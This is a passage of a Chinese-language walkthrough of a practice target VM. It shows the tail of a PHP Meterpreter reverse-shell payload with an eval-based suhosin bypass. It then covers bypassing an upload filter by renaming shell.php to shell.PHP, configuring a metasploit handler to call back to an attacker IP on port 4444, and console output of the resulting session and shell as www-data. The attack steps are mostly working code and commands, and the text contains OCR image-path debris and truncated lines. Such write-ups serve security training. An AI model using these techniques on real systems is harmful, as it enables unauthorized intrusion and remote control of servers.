$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
$suhosin_bypass(); } else { eval($b); } die();
```





回到上传页面，上传shell.php文件，失败了。




Administration of my A







Administration of my A

那我们按照它的要求，将shell.php改成shell.PHP，再次上传，这次成功了。








INSERT INTO pictures (title, img, cat) VALUES ('shell','shell.PHP','1')


Hacker	delete
Ruby	delete
Cthulhu	delete
shell	delete

Add a new pict...


shell上传完毕，那我们打开metasploit监听4444端口，等它返回shell。
输入msfconsole打开metasploit



按图示，设置好模块与payload，查看参数需要设置主机IP地址。



输入kali的ip，设置完成。



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.75.143    yes       The listen address (an in
   LPORT  4444             yes       The listen port
```


run，监听4444端口。

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.19.75.143:4444
[*] Sending stage (38247 bytes) to 172.19.75.80
[*] Meterpreter session 1 opened (172.19.75.143:4444 -> 1
24 11:25:32 +0800
```

拿到靶机shell

回到上传页面，点击shell文件链接，我们的shell被返回了
sysinfo一下，没问题。

```
[*] Started reverse TCP handler on 172.19.75.143:4444
[*] Sending stage (38247 bytes) to 172.19.75.80
[*] Meterpreter session 1 opened (172.19.75.143:4444 ->
24 11:25:32 +0800

meterpreter > sysinfo
Computer    : debian
OS          : Linux debian 2.6.32-5-686 #1 SMP Sun May 6
Meterpreter : php/linux
```


输入shell进入终端，pwd一下查看当前位置，id一下查看当前用户。

```
meterpreter > shell
Process 1572 created.
Channel 0 created.
pwd
/var/www/admin/uploads
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

这次靶机主要是相关的sql注入练习，并没有flag值，所以至此完工！！！